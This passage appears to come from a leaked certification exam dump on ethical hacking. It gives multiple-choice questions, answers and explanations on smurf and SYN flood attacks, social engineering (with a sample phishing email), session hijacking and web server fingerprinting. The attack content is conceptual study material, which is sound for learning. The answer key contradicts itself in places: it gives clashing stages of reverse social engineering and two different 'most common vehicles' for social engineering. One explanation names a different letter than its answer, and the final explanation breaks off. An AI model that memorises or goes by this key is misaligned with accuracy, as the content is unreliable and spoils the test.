**Explanations:**

Unicasts are one-to-one IP transmissions, by disabling this he would disable most network transmissions but still not prevent the smurf attack. Turning of multicast or fragmentation on the router has nothing to do with Peter's concerns as a smurf attack uses broadcast, not multicast and has nothing to do with fragmentation. Anti-virus protection will not help prevent a smurf attack. A smurf attack is a broadcast from a spoofed source. If directed broadcasts are enabled on the destination all the computers at the destination will respond to the spoofed source, which is really the victim. Disabling directed broadcasts on a router can prevent the attack.

**QUESTION NO: 23**

**Peter has been monitoring his IDS and sees that there are a huge number of ICMP Echo Reply packets that are being received on the External Gateway interface. Further inspection reveals they are not responses from internal hosts request but simply responses coming from the Internet. What could be the likely cause of this?**

- A. Someone Spoofed Peter's IP Address while doing a land attack
- B. Someone Spoofed Peter's IP Address while doing a DoS attack
- C. Someone Spoofed Peter's IP Address while doing a smurf Attack
- D. Someone Spoofed Peter's IP address while doing a fraggle attack

**Answer: C**

**Explanation: An attacker sends forged ICMP echo packets to broadcast addresses of vulnerable networks with forged source address pointing to the target (victim) of the attack. All the systems on these networks reply to the victim with ICMP echo replies. This rapidly exhausts the bandwidth available to the target.**

**QUESTION NO: 24**

**The SYN Flood attack sends TCP connections requests faster than a machine can process them.**

**Attacker creates a random source address for each packet. SYN flag set in each packet is a request to open a new connection to the server from the spoofed IP Address Victim responds to spoofed IP Address then waits for confirmation that never arrives (timeout wait is about 3 minutes) Victim's connection table fills up waiting for replies and ignores new connection legitimate users are ignored and will not be able to access the server**

**How do you protect your network against SYN Flood attacks?**

- A. SYN cookies. Instead of allocating a record, send a SYN-ACK with a carefully constructed sequence number generated as a hash of the clients IP Address port number and other information. When the client responds with a normal ACK, that special sequence number will be included, which the server then verifies. Thus the server first allocates memory on the third packet of the handshake, not the first.
- B.

RST cookies - The server sends a wrong SYN|ACK back to the client. The client should then generate a RST packet telling the server that something is wrong. At this point, the server knows the client is valid and will now accept incoming connections from that client normally.

- C. Micro Blocks. Instead of allocating a complete connection, simply allocate a micro-record of 16-bytes for the incoming SYN object.
- D. Stack Tweaking. TCP can be tweaked in order to reduce the effect of SYN floods. Reduce the timeout before a stack frees up the memory allocated for a connection.

**Answer: A,B,C,D**

**Explanation: All above helps protecting against SYN flood attacks. Most TCP/IP stacks today are already tweaked to make it harder to perform a SYN flood DOS attack against a target.**

**QUESTION NO: 25**

**Hackers usually control Bots through:**

- A. IRC Channel
- B. MSN Messenger
- C. Trojan Client Software
- D. Yahoo Chat
- E. GoogleTalk

**Answer: A**

**Explanation: Most of the bots out today has a function to connect to a predetermined IRC channel in order to get orders.**

**QUESTION NO: 26**

**Bryce the bad boy is purposely sending fragmented ICMP packets to a remote target. The total size of this ICMP packet once reconstructed is over 65,536 bytes. From the information given, what type of attack is Bryce attempting to perform?**

- A. Smurf
- B. Fraggle
- C. SYN Flood
- D. Ping of Death

**Answer: D**

**Explanation:** A ping of death (abbreviated "POD") is a type of attack on a computer that involves sending a malformed or otherwise malicious ping to a computer. A ping is normally 64 bytes in size (or 84 bytes when IP header is considered); many computer systems cannot handle a ping larger than the maximum IP packet size, which is 65,535 bytes. Sending a ping of this size can crash the target computer. Traditionally, this bug has been relatively easy to exploit. Generally, sending a 65,536 byte ping packet is illegal according to networking protocol, but a packet of such a size can be sent if it is fragmented; when the target computer reassembles the packet, a buffer overflow can occur, which often causes a system crash.

**QUESTION NO: 27**

Smurf is a simple attack based on IP spoofing and broadcasts. A single packet (such as an ICMP Echo Request) is sent as a directed broadcast to a subnet on the Internet. All the machines on that subnet respond to this broadcast. By spoofing the source IP Address of the packet, all the responses will get sent to the spoofed IP Address. Thus, a hacker can often flood a victim with hundreds of responses for every request the hacker sends out.

**Who are the primary victims of these attacks on the Internet today?**

- A. IRC servers are the primary victim to smurf attacks
- B. IDS devices are the primary victim to smurf attacks
- C. Mail Servers are the primary victim to smurf attacks
- D. SPAM filters are the primary victim to surf attacks

**Answer: A**

**Explanation:** IRC servers are the primary victim to smurf attacks. Script-kiddies run programs that scan the Internet looking for "amplifiers" (i.e. subnets that will respond). They compile lists of these amplifiers and exchange them with their friends. Thus, when a victim is flooded with responses, they will appear to come from all over the Internet. On IRCs, hackers will use bots (automated programs) that connect to IRC servers and collect IP addresses. The bots then send the forged packets to the amplifiers to inundate the victim.

**QUESTION NO: 28**

Steven, a security analyst for XYZ associates, is analyzing packets captured by Ethereal on a Linux Server inside his network when the server starts to slow down tremendously. Steven examines the following Ethereal captures:

No. .	Time	Source	Destination	Protocol
79	18.641058	172.18.0.2	172.18.255.255	NBNS
80	18.902646	172.18.0.2	172.18.255.255	NBNS
81	19.097138	Cisco_c4:40:41	Spanning-tree-(for-br	STP
82	19.299265	172.18.0.3	127.0.0.1	ICMP
83	19.319210	172.18.0.2	172.18.255.255	NBNS
84	19.573854	172.18.0.2	172.18.255.255	NBNS
85	19.624918	172.18.0.2	172.18.255.255	BROWSE
86	19.744655	172.18.0.2	172.18.255.255	NBNS
87	19.786917	Cisco_c4:40:41	Spanning-tree-(for-br	STP
88	19.978174	172.18.0.3	127.0.0.1	ICMP
89	19.988595	172.18.0.2	172.18.255.255	NBNS
90	20.103432	172.18.0.2	172.18.255.255	NBNS
91	20.225561	Cisco_c4:40:41	Spanning-tree-(for-br	STP
92	20.292238	172.18.0.2	172.18.255.255	NBNS
93	20.496416	172.18.0.3	127.0.0.1	ICMP
94	20.509504	172.18.0.2	172.18.255.255	NBNS
95	20.762120	172.18.0.2	172.18.255.255	NBNS
96	20.812541	Cisco_c4:40:41	Spanning-tree-(for-br	STP
97	21.033806	172.18.0.2	172.18.255.255	NBNS

- A. Smurf Attack
- B. ARP Spoofing
- C. Ping of Death

D. SYN Flood

**Answer: A**

**Explanation:** A perpetrator is sending a large amount of ICMP echo (ping) traffic to IP broadcast addresses, all of it having a spoofed source address of the intended victim. If the routing device delivering traffic to those broadcast addresses performs the IP broadcast to layer 2 broadcast function, most hosts on that IP network will take the ICMP echo request and reply to it with an echo reply, multiplying the traffic by the number of hosts responding.

## Topic 9, Social Engineering (19 questions)

**QUESTION NO: 1**

**Your boss at TestKing.com asks you what are the three stages of Reverse Social Engineering.**

- A. Sabotage, advertising, Assisting
- B. Sabotage, Advertising, Covering
- C. Sabotage, Assisting, Billing
- D. Sabotage, Advertising, Covering

**Answer: A**

**Explanation:** Typical social interaction dictates that if someone gives us something then it is only right for us to return the favour. This is known as reverse social engineering, when an attacker sets up a situation where the victim encounters a problem, they ask the attacker for help and once the problem is solved the victim then feels obliged to give the information requested by the attacker.

**QUESTION NO: 2**

**Why is Social Engineering considered attractive by hackers and also adopted by experts in the field?**

- A. It is done by well known hackers and in movies as well.
- B. It does not require a computer in order to commit a crime.
- C. It is easy and extremely effective to gain information.
- D. It is not considered illegal.

**Answer: C**

**Explanation: Social engineering is a collection of techniques used to manipulate people into performing actions or divulging confidential information. While similar to a confidence trick or simple fraud, the term typically applies to trickery for information gathering or computer system access and in most (but not all) cases the attacker never comes face-to-face with the victim. The term has been popularized in recent years by well known (reformed) computer criminal and security consultant Kevin Mitnick who points out that it's much easier to trick someone into giving you his or her password for a system than to spend the effort to hack in. He claims it to be the single most effective method in his arsenal.**

**QUESTION NO: 3**

**What is the most common vehicle for social engineering attacks?**

- A. Phone
- B. Email
- C. In person
- D. P2P Networks

**Answer: A**

**Explanation: Pretexting is the act of creating and using an invented scenario (the pretext) to persuade a target to release information or perform an action and is usually done over the telephone.**

**QUESTION NO: 4**

**Jack Hacker wants to break into TestKing's computers and obtain their secret double fudge cookie recipe. Jacks calls Jane, an accountant at TestKing pretending to be an administrator from TestKing. Jack tells Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records". Jane does not suspect anything amiss, and parts with her password. Jack can now access TestKing's computers with a valid user name and password, to steal the cookie recipe.**

**What kind of attack is being illustrated here? (Choose the best answer)**

- A. Reverse Psychology
- B. Reverse Engineering
- C. Social Engineering
- D. Spoofing Identity
- E. Faking Identity

**Answer: C**

**Explanation:** This is a typical case of pretexting. Pretexting is the act of creating and using an invented scenario (the pretext) to persuade a target to release information or perform an action and is usually done over the telephone.

**QUESTION NO: 5**

**Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a problem with some accounts and asks her to tell him her password 'just to double check our records'. Jane believes that Jack is really an administrator, and tells him her password. Jack now has a user name and password, and can access Brown Co.'s computers, to find the cookie recipe. This is an example of what kind of attack?**

- A. Reverse Psychology
- B. Social Engineering
- C. Reverse Engineering
- D. Spoofing Identity
- E. Faking Identity

**Answer: B**

**Explanation:** This is a typical case of pretexting. Pretexting is the act of creating and using an invented scenario (the pretext) to persuade a target to release information or perform an action and is usually done over the telephone.

**QUESTION NO: 6**

**Usernames, passwords, e-mail addresses, and the location of CGI scripts may be obtained from which of the following information sources?**

- A. Company web site
- B. Search engines
- C. EDGAR Database query
- D. Whois query

**Answer: A**

**Explanation:** Whois query would not enable us to find the CGI scripts whereas in the actual website, some of them will have scripts written to make the website more user friendly. The EDGAR database would in fact give us a lot of the information requested but not the location of CGI scripts, as would a simple search engine on the Internet if you have the time needed.

**QUESTION NO: 7**

**What are the six types of social engineering?(Choose six).**

- A. Spoofing
- B. Reciprocation
- C. Social Validation
- D. Commitment
- E. Friendship
- F. Scarcity
- G. Authority
- H. Accountability

**Answer: B, C, D, E, F, G**

**Explanation:** All social engineering is performed by taking advantage of human nature. For in-depth information on the subject review, read Robert Cialdini's book, **Influence: Science and Practice**.

**QUESTION NO: 8**

**What does the following command achieve?**

```
Telnet <IP Address> <Port 80>  
HEAD /HTTP/1.0  
<Return>  
<Return>
```

- A. This command returns the home page for the IP address specified
- B. This command opens a backdoor Telnet session to the IP address specified
- C. This command returns the banner of the website specified by IP address
- D. This command allows a hacker to determine the sites security
- E. This command is bogus and will accomplish nothing

**Answer: C**

**Explanation: This command is used for banner grabbing. Banner grabbing helps identify the service and version of web server running.**

**QUESTION NO: 9**

**Within the context of Computer Security, which of the following statements best describe Social Engineering?**

- A. Social Engineering is the act of publicly disclosing information.
- B. Social Engineering is the act of getting needed information from a person rather than breaking into a system.
- C. Social Engineering is the means put in place by human resource to perform time accounting.
- D. Social Engineering is a training program within sociology studies.

**Answer: B**

**Explanation: Social engineering is a collection of techniques used to manipulate people into performing actions or divulging confidential information.**

**QUESTION NO: 10**

**Bob waits near a secured door, holding a box. He waits until an employee walks up to the secured door and uses the special card in order to access the restricted area of the target company. Just as the employee opens the door, Bob walks up to the employee (still holding the box) and asks the employee to hold the door open so that he can enter. What is the best way to undermine the social engineering activity of tailgating?**

- A. issue special cards to access secured doors at the company and provide a one-time only brief description of use of the special card
- B.

- to post a sign that states "no tailgating" next to the special card reader adjacent to the secured door
- C. setup a mock video camera next to the special card reader adjacent to the secured door
  - D. to educate all of the employees of the company on best security practices on a recurring basis

**Answer: D**

**Explanation: Tailgating will not work in small company's where everyone knows everyone, and neither will it work in very large companies where everyone is required to swipe a card to pass, but it's a very simple and effective social engineering attack against mid-sized companies where it's common for one employee not to know everyone. There is two ways of stop this attack either by buying expensive perimeter defense in form of gates that only let on employee pass at every swipe of a card or by educating every employee on a recurring basis.**

**QUESTION NO: 11**

**Jake works as a system administrator at Acme Corp. Jason, an accountant of the firm befriends him at the canteen and tags along with him on the pretext of appraising him about potential tax benefits. Jason waits for Jake to swipe his access card and follows him through the open door into the secure systems area. How would you describe Jason's behavior within a security context?**

- A. Trailing
- B. Tailgating
- C. Swipe Gating
- D. Smooth Talking

**Answer: B**

**Explanation: Tailgating, in which an unauthorized person follows someone with a pass into an office, is a very simple social engineering attack. The intruder opens the door, which the authorized user walks through, and then engages them in conversation about the weather or weekend sport while they walk past the reception area together.**

**QUESTION NO: 12**

Study the following e-mail message. When the link in the message is clicked, it will take you to an address like: <http://hacker.xsecurity.com/in.htm>. Note that [hacker.xsecurity.com](http://hacker.xsecurity.com) is not an official SuperShopper site!

What attack is depicted in the below e-mail?

Dear SuperShopper valued member,

Due to concerns, for the safety and integrity of the SuperShopper community we have issued this warning message. It has come to our attention that your account information needs to be updated due to inactive members, frauds and spoof reports.

If you could please take 5-10 minutes out of your online experience and renew your records you will not run into any future problems with the online service. However, failure to update your records will result to your account cancellation. This notification expires within 24 hours.

Once you have updated your account records your SuperShopper will not be interrupted and will continue as normal.

Please follow the link below and renew your account information.

<https://www.supersshopper.com/cgi-bin/webscr?cmd=update-run>

SuperShopper Technical Support <http://www.supersshopper.com>

- A. Phishing attack
- B. E-mail spoofing
- C. social engineering
- D. Man in the middle attack

**Answer: A**

**Explanation:** Phishing is a criminal activity using social engineering techniques. Phishers attempt to fraudulently acquire sensitive information, such as passwords and credit card details, by masquerading as a trustworthy person or business in an electronic communication. Phishing is typically carried out using email or an instant message, although phone contact has been used as well.

**QUESTION NO: 13**

**A majority of attacks come from insiders, people who have direct access to a company's computer system as part of their job function or a business relationship. Who is considered an insider?**

- A. The CEO of the company because he has access to all of the computer systems
- B. A government agency since they know the company computer system strengths and weaknesses
- C. Disgruntled employee, customers, suppliers, vendors, business partners, contractors, temps, and consultants
- D. A competitor to the company because they can directly benefit from the publicity generated by making such an attack

**Answer: C**

**Explanation: An insider is anyone who already has an foot inside one way or another.**

**QUESTION NO: 14**

**Which type of hacker represents the highest risk to your network?**

- A. script kiddies
- B. grey hat hackers
- C. black hat hackers
- D. disgruntled employees

**Answer: D**

**Explanation: The disgruntled users have some permission on your database, versus a hacker who might not get into the database. Global Crossings is a good example of how a disgruntled employee -- who took the internal payroll database home on a hard drive -- caused big problems for the telecommunications company. The employee posted the names, Social Security numbers and birthdates of company employees on his Web site. He may have been one of the factors that helped put them out of business.**

**QUESTION NO: 15**

**Sabotage, Advertising and Covering are the three stages of \_\_\_\_\_**

- A. Social engineering
- B. Reverse Social Engineering

- C. Reverse Software Engineering
- D. Rapid Development Engineering

**Answer: B**

**Explanation:** Typical social interaction dictates that if someone gives us something then it is only right for us to return the favour. This is known as reverse social engineering, when an attacker sets up a situation where the victim encounters a problem, they ask the attacker for help and once the problem is solved the victim then feels obliged to give the information requested by the attacker.

**QUESTION NO: 16**

Dave has been assigned to test the network security of Acme Corp. The test was announced to the employees. He created a webpage to discuss the progress of the tests with employees who were interested in following the test. Visitors were allowed to click on a sand clock to mark the progress of the test. Dave successfully embeds a keylogger. He also added some statistics on the webpage. The firewall protects the network well and allows strict Internet access. How was security compromised and how did the firewall respond?

- A. The attack did not fall through as the firewall blocked the traffic
- B. The attack was social engineering and the firewall did not detect it
- C. The attack was deception and security was not directly compromised
- D. Security was not compromised as the webpage was hosted internally

**Answer: B**

**Explanation:** This was just another way to trick the information out of the users without the need to hack into any systems. All traffic is outgoing and initiated by the user so the firewall will not react.

**QUESTION NO:17**

**Which of these are phases of a reverse social engineering attack?  
Select the best answers.**

- A. Sabotage
- B. Assisting
- C. Deceiving
- D. Advertising
- E. Manipulating

**Answer: A, B, D**

**Explanations:**

According to "Methods of Hacking: Social Engineering", by Rick Nelson, the three phases of reverse social engineering attacks are sabotage, advertising, and assisting.

**QUESTION NO: 18**

**Jack Hackers wants to break into Brown's Computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co. pretending to be an administrator from Brown Co. Jack tell Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records". Jane does not suspect anything amiss and parts her password. Jack can now access Brown Co.'s computer with a valid username and password to steal the cookie recipe. What kind of attack is being illustrated here?**

- A. Faking Identity
- B. Spoofing Identity
- C. Social Engineering
- D. Reverse Psychology
- E. Reverse Engineering

**Answer: C**

**Explanation: Social engineering is a collection of techniques used to manipulate people into performing actions or divulging confidential information. While similar to a confidence trick or simple fraud, the term typically applies to trickery for information gathering or computer system access and in most cases the attacker never comes face-to-face with the victim.**

**QUESTION NO: 19**

**What is the most common vehicle for social engineering attacks?**

- A. Email
- B. Direct in person
- C. Local Area Networks
- D. Peer to Peer Networks

**Answer: B**

**Explanation: All social engineering techniques are based on flaws in human logic known as cognitive biases.**

## Topic 10, Session Hijacking (10 questions)

### QUESTION NO: 1

**Bob is going to perform an active session hijack against TestKing. He has acquired the target that allows session oriented connections (Telnet) and performs sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network.**

**So, what is Bob most likely to do next?**

- A. Take over the session.
- B. Reverse sequence prediction.
- C. Guess the sequence numbers.
- D. Take one of the parties' offline.

**Answer: C**

### QUESTION NO: 2

**John is using tokens for the purpose of strong authentication. He is not confident that his security is considerably strong.**

**In the context of Session hijacking why would you consider this as a false sense of security?**

- A. The token based security cannot be easily defeated.
- B. The connection can be taken over after authentication.
- C. A token is not considered strong authentication.
- D. Token security is not widely used in the industry.

**Answer: B**

**Explanation: A token will give you a more secure authentication, but the tokens will not help against attacks that are directed against you after you have been authenticated.**

**QUESTION NO: 3**

**What is the key advantage of Session Hijacking?**

- A. It can be easily done and does not require sophisticated skills.
- B. You can take advantage of an authenticated connection.
- C. You can successfully predict the sequence number generation.
- D. You cannot be traced in case the hijack is detected.

**Answer: B**

**Explanation: As an attacker you don't have to steal an account and password in order to take advantage of an authenticated connection.**

**QUESTION NO: 4**

**What type of cookies can be generated while visiting different web sites on the Internet?**

- A. Permanent and long term cookies.
- B. Session and permanent cookies.
- C. Session and external cookies.
- D. Cookies are all the same, there is no such thing as different type of cookies.

**Answer: B**

**Explanation: There are two types of cookies: a permanent cookie that remains on a visitor's computer for a given time and a session cookie the is temporarily saved in the visitor's computer memory during the time that the visitor is using the Web site. Session cookies disappear when you close your Web browser.**

**QUESTION NO: 5**

**Which is the right sequence of packets sent during the initial TCP three way handshake?**

- A. FIN, FIN-ACK, ACK
- B. SYN, URG, ACK
- C. SYN, ACK, SYN-ACK
- D. SYN, SYN-ACK, ACK

**Answer: D**

**Explanation:** A TCP connection always starts with a request for synchronization, a SYN, the reply to that would be another SYN together with a ACK to acknowledge that the last package was delivered successfully and the last part of the three way handshake should be only an ACK to acknowledge that the SYN reply was received.

**QUESTION NO: 6**

**What is Hunt used for?**

- A. Hunt is used to footprint networks
- B. Hunt is used to sniff traffic
- C. Hunt is used to hack web servers
- D. Hunt is used to intercept traffic i.e. man-in-the-middle traffic
- E. Hunt is used for password cracking

**Answer: D**

**Explanation:** Hunt can be used to intercept traffic. It is useful with telnet, ftp, and others to grab traffic between two computers or to hijack sessions.

**QUESTION NO: 7**

**You want to carry out session hijacking on a remote server. The server and the client are communicating via TCP after a successful TCP three way handshake. The server has just received packet #120 from the client. The client has a receive window of 200 and the server has a receive window of 250.**

**Within what range of sequence numbers should a packet, sent by the client fall in order to be accepted by the server?**

- A. 200-250

- B. 121-371
- C. 120-321
- D. 121-231
- E. 120-370

**Answer: B**

**Explanation:** Package number 120 have already been received by the server and the window is 250 packets, so any package number from 121 (next in sequence) to 371 (121+250).

**QUESTION NO: 8**

**How would you prevent session hijacking attacks?**

- A. Using biometrics access tokens secures sessions against hijacking
- B. Using non-Internet protocols like http secures sessions against hijacking
- C. Using hardware-based authentication secures sessions against hijacking
- D. Using unpredictable sequence numbers secures sessions against hijacking

**Answer: D**

**Explanation:** Protection of a session needs to focus on the unique session identifier because it is the only thing that distinguishes users. If the session ID is compromised, attackers can impersonate other users on the system. The first thing is to ensure that the sequence of identification numbers issued by the session management system is unpredictable; otherwise, it's trivial to hijack another user's session. Having a large number of possible session IDs (meaning that they should be very long) means that there are a lot more permutations for an attacker to try.

**QUESTION NO: 9**

**Which of the following attacks takes best advantage of an existing authenticated connection**

- A. Spoofing
- B. Session Hijacking
- C. Password Sniffing
- D. Password Guessing

**Answer: B**

**Explanation:** Session hijacking is the act of taking control of a user session after successfully obtaining or generating an authentication session ID. Session hijacking involves an attacker using captured, brute forced or reverse-engineered session IDs to seize control of a legitimate user's Web application session while that session is still in progress.

**QUESTION NO: 10**

After a client sends a connection request (SYN) packet to the server, the server will respond (SYN-ACK) with a sequence number of its choosing, which then must be acknowledge (ACK) by the client. This sequence number is predictable; the attack connects to a service first with its own IP address, records the sequence number chosen and then opens a second connection from a forged IP address. The attack doesn't see the SYN-ACK (or any other packet) from the server, but can guess the correct responses. If the source IP Address is used for authentication, the attacker can use the one-side communication to break into the server.

**What attacks can you successfully launch against a server using the above technique?**

- A. Session Hijacking attacks
- B. Denial of Service attacks
- C. Web Page defacement attacks
- D. IP Spoofing Attacks

**Answer: A**

**Explanation:** The term Session Hijacking refers to the exploitation of a valid computer session - sometimes also called a session key - to gain unauthorised access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer.

**Topic 11, Hacking Web Servers (24 questions)**

**QUESTION NO: 1**

**Tess King is making use of Digest Authentication for her Web site. Why is this considered to be more secure than Basic authentication?**

- A. Basic authentication is broken
- B. The password is never sent in clear text over the network
- C. The password sent in clear text over the network is never reused.
- D. It is based on Kerberos authentication protocol

**Answer: B**

**Explanation: Digest access authentication is one of the agreed methods a web page can use to negotiate credentials with a web user (using the HTTP protocol). This method builds upon (and obsoletes) the basic authentication scheme, allowing user identity to be established without having to send a password in plaintext over the network.**

**QUESTION NO: 2**

**You have successfully run a buffer overflow attack against a default IIS installation running on a Windows 2000 Server. The server allows you to spawn a shell. In order to perform the actions you intend to do, you need elevated permission. You need to know what your current privileges are within the shell. Which of the following options would be your current privileges?**

- A. Administrator
- B. IUSR\_COMPUTERNAME
- C. LOCAL\_SYSTEM
- D. Whatever account IIS was installed with

**Answer: C**

**Explanation: If you manage to get the system to start a shell for you, that shell will be running as LOCAL\_SYSTEM.**

**QUESTION NO: 3**

**You wish to determine the operating system and type of web server being used. At the same time you wish to arouse no suspicion within the target organization.**

**While some of the methods listed below work, which holds the least risk of detection?**

- A. Make some phone calls and attempt to retrieve the information using social engineering.
- B. Use nmap in paranoid mode and scan the web server.
- C. Telnet to the web server and issue commands to illicit a response.
- D. Use the netcraft web site look for the target organization's web site.

**Answer: D**

**Explanation: Netcraft is providing research data and analysis on many aspects of the Internet. Netcraft has explored the Internet since 1995 and is a respected authority on the market share of web servers, operating systems, hosting providers, ISPs, encrypted transactions, electronic commerce, scripting languages and content technologies on the internet.**

**QUESTION NO: 4**

**Bart is looking for a Windows NT/2000/XP command-line tool that can be used to assign, display, or modify ACL's (access control lists) to files or folders and also one that can be used within batch files.**

**Which of the following tools can be used for that purpose? (Choose the best answer)**

- A. PERM.exe
- B. CACLS.exe
- C. CLACS.exe
- D. NTPERM.exe

**Answer: B**

**Explanation: Cacs.exe is a Windows NT/2000/XP command-line tool you can use to assign, display, or modify ACLs (access control lists) to files or folders. Cacs is an interactive tool, and since it's a command-line utility, you can also use it in batch files.**

**QUESTION NO: 5**

**Which of the following buffer overflow exploits are related to Microsoft IIS web server? (Choose three)**

- A. Internet Printing Protocol (IPP) buffer overflow
- B. Code Red Worm
- C. Indexing services ISAPI extension buffer overflow
- D. NeXT buffer overflow

**Answer: A, B, C**

**Explanation: Both the buffer overflow in the Internet Printing Protocol and the ISAPI extension buffer overflow is explained in Microsoft Security Bulletin MS01-023. The Code Red worm was a computer worm released on the Internet on July 13, 2001. It attacked computers running Microsoft's IIS web server.**

**QUESTION NO: 6**

**On a default installation of Microsoft IIS web server, under which privilege does the web server software execute?**

- A. Everyone
- B. Guest
- C. System
- D. Administrator

**Answer: C**

**Explanation: If not changed during the installation, IIS will execute as Local System with way to high privileges.**

**QUESTION NO: 7**

**You are gathering competitive intelligence on TestKing.com. You notice that they have jobs listed on a few Internet job-hunting sites. There are two job postings for network and system administrators. How can this help you in footprint the organization?**

- A. The IP range used by the target network
- B. An understanding of the number of employees in the company
- C. How strong the corporate security policy is
- D. The types of operating systems and applications being used.

**Answer: D**

**Explanation:**

From job posting descriptions one can see which is the set of skills, technical knowledge, system experience required, hence it is possible to argue what kind of operating systems and applications the target organization is using.

#### **QUESTION NO: 8**

What are the three phases involved in security testing?

- A. Reconnaissance, Conduct, Report
- B. Reconnaissance, Scanning, Conclusion
- C. Preparation, Conduct, Conclusion
- D. Preparation, Conduct, Billing

**Answer: C**

**Explanation:**

Preparation phase - A formal contract is executed containing non-disclosure of the client's data and legal protection for the tester. At a minimum, it also lists the IP addresses to be tested and time to test.

Conduct phase - In this phase the penetration test is executed, with the tester looking for potential vulnerabilities.

Conclusion phase - The results of the evaluation are communicated to the pre-defined organizational contact, and corrective action is advised.

#### **QUESTION NO: 9**

You visit a website to retrieve the listing of a company's staff members. But you can not find it on the website. You know the listing was certainly present one year before. How can you retrieve information from the outdated website?

- A. Through Google searching cached files

- B. Through Archive.org
- C. Download the website and crawl it
- D. Visit customers' and partners' websites

**Answer: B**

**Explanation:** Archive.org mirrors websites and categorizes them by date and month depending on the crawl time. Archive.org dates back to 1996, Google is incorrect because the cache is only as recent as the latest crawl, the cache is over-written on each subsequent crawl. Download the website is incorrect because that's the same as what you see online. Visiting customer partners websites is just bogus. The answer is then Firmly, C, archive.org

#### **QUESTION NO: 10**

**You work as security technician at TestKing.com. While doing web application testing, you might be required to look through multiple web pages online which can take a long time. Which of the processes listed below would be a more efficient way of doing this type of validation?**

- A. Use mget to download all pages locally for further inspection.
- B. Use wget to download all pages locally for further inspection.
- C. Use get\* to download all pages locally for further inspection.
- D. Use get() to download all pages locally for further inspection.

**Answer: B**

**Explanation:**

Wget is a utility used for mirroring websites, get\* doesn't work, as for the actual FTP command to work there needs to be a space between get and \* (ie. get \*), get(); is just bogus, that's a C function that's written 100% wrong. mget is a command used from "within" ftp itself, ruling out A. Which leaves B use wget, which is designed for mirroring and download files, especially web pages, if used with the -R option (ie. wget -R www.testking.com) it could mirror a site, all expect protected portions of course.

**Note:** GNU Wget is a free network utility to retrieve files from the World Wide Web using HTTP and FTP and can be used to make mirrors of archives and home pages thus enabling work in the background, after having logged off.

**QUESTION NO: 11**

```
000 00 00 BA 5E BA 11 00 A0 C9 B0 5E BD 08 00 45 00 ...^.....^...E.
010 05 DC 1D E4 40 00 7F 06 C2 6D 0A 00 00 02 0A 00 ....@....m.....
020 01 C9 00 50 07 75 05 D0 00 C0 04 AE 7D F5 50 10 ...P.u.....}.P.
030 70 79 8F 27 00 00 48 54 54 50 2F 31 2E 31 20 32 py.'..HTTP/1.1.2
040 30 30 20 4F 4B 0D 0A 56 69 61 3A 20 31 2E 30 20 00.OK..Via:.1.0.
050 53 54 52 49 44 45 52 0D 0A 50 72 6F 78 79 2D 43 STRIDER..Proxy-C
060 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D onnection:.Keep-
070 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E 74 2D 4C Alive..Content-L
080 65 6E 67 74 68 3A 20 32 39 36 37 34 0D 0A 43 6F ength:.29674..Co
090 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65 78 74 ntent-Type:.text
0A0 2F 68 74 6D 6C 0D 0A 53 65 72 76 65 72 3A 20 4D /html..Server:.
0B0 69 63 72 6F 73 6F 66 74 2D 49 49 53 2F 34 2E 30 ..Microsoft
0C0 0D 0A 44 61 74 65 3A 20 53 75 6E 2C 20 32 35 20 ..Date:.Sun,.25.
0D0 4A 75 6C 20 31 39 39 39 20 32 31 3A 34 35 3A 35 Jul.1999.21:45:5
0E0 31 20 47 4D 54 0D 0A 41 63 63 65 70 74 2D 52 61 1.GMT..Accept-Ra
0F0 6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 4C 61 73 nges:.bytes..Las
100 74 2D 4D 6F 64 69 66 69 65 64 3A 20 4D 6F 6E 2C t-Modified:.Mon,
110 20 31 39 20 4A 75 6C 20 31 39 39 39 20 30 37 3A .19.Jul.1999.07:
120 33 39 3A 32 36 20 47 4D 54 0D 0A 45 54 61 67 3A 39:26.GMT..ETag:
130 20 22 30 38 62 37 38 64 33 62 39 64 31 62 65 31 ."08b78d3b9d1be1
140 3A 61 34 61 22 0D 0A 0D 0A 3C 74 69 74 6C 65 3E :a4a"....<title>
150 53 6E 69 66 66 69 6E 67 20 28 6E 65 74 77 6F 72 Sniffing.(networ
160 6B 20 77 69 72 65 74 61 70 2C 20 73 6E 69 66 66 k.wiretap,.sniff
170 65 72 29 20 46 41 51 3C 2F 74 69 74 6C 65 3E 0D er).FAQ</title>.
180 0A 0D 0A 3C 68 31 3E 53 6E 69 66 66 69 6E 67 20 ...<h1>Sniffing.
190 28 6E 65 74 77 6F 72 6B 20 77 69 72 65 74 61 70 (network.wiretap
1A0 2C 20 73 6E 69 66 66 65 72 29 20 46 41 51 3C 2F ,.sniffer).FAQ</
1B0 68 31 3E 0D 0A 0D 0A 54 68 69 73 20 64 6F 63 75 h1>....This.docu
1C0 6D 65 6E 74 20 61 6E 73 77 65 72 73 20 71 75 65 ment.answers.que
1D0 73 74 69 6F 6E 73 20 61 62 6F 75 74 20 74 61 70 stions.about.tap
1E0 70 69 6E 67 20 69 6E 74 6F 20 0D 0A 63 6F 6D 70 ping.into...comp
1F0 75 74 65 72 20 6E 65 74 77 6F 72 6B 73 20 61 6E uter.networks.an
```

**This packet was taken from a packet sniffer that monitors a Web server. This packet was originally 1514 bytes long, but only the first 512 bytes are shown here. This is the standard hexdump representation of a network packet, before being decoded. A hexdump has three columns: the offset of each line, the hexadecimal data, and the ASCII equivalent. This packet contains a 14-byte Ethernet header, a 20-byte IP header, a 20-byte TCP header, an HTTP header ending in two line-feeds (0D 0A 0D 0A) and then the data. By examining the packet identify the name and version of the Web server?**

- A. Apache 1.2
- B. IIS 4.0
- C. IIS 5.0
- D. Linux WServer 2.3

**Answer: B**

**Explanation:**

We see that the server is Microsoft, but the exam designer didn't want to make it easy for you. So what they did is blank out the IIS 4.0. The key is in line "0B0" as you see:

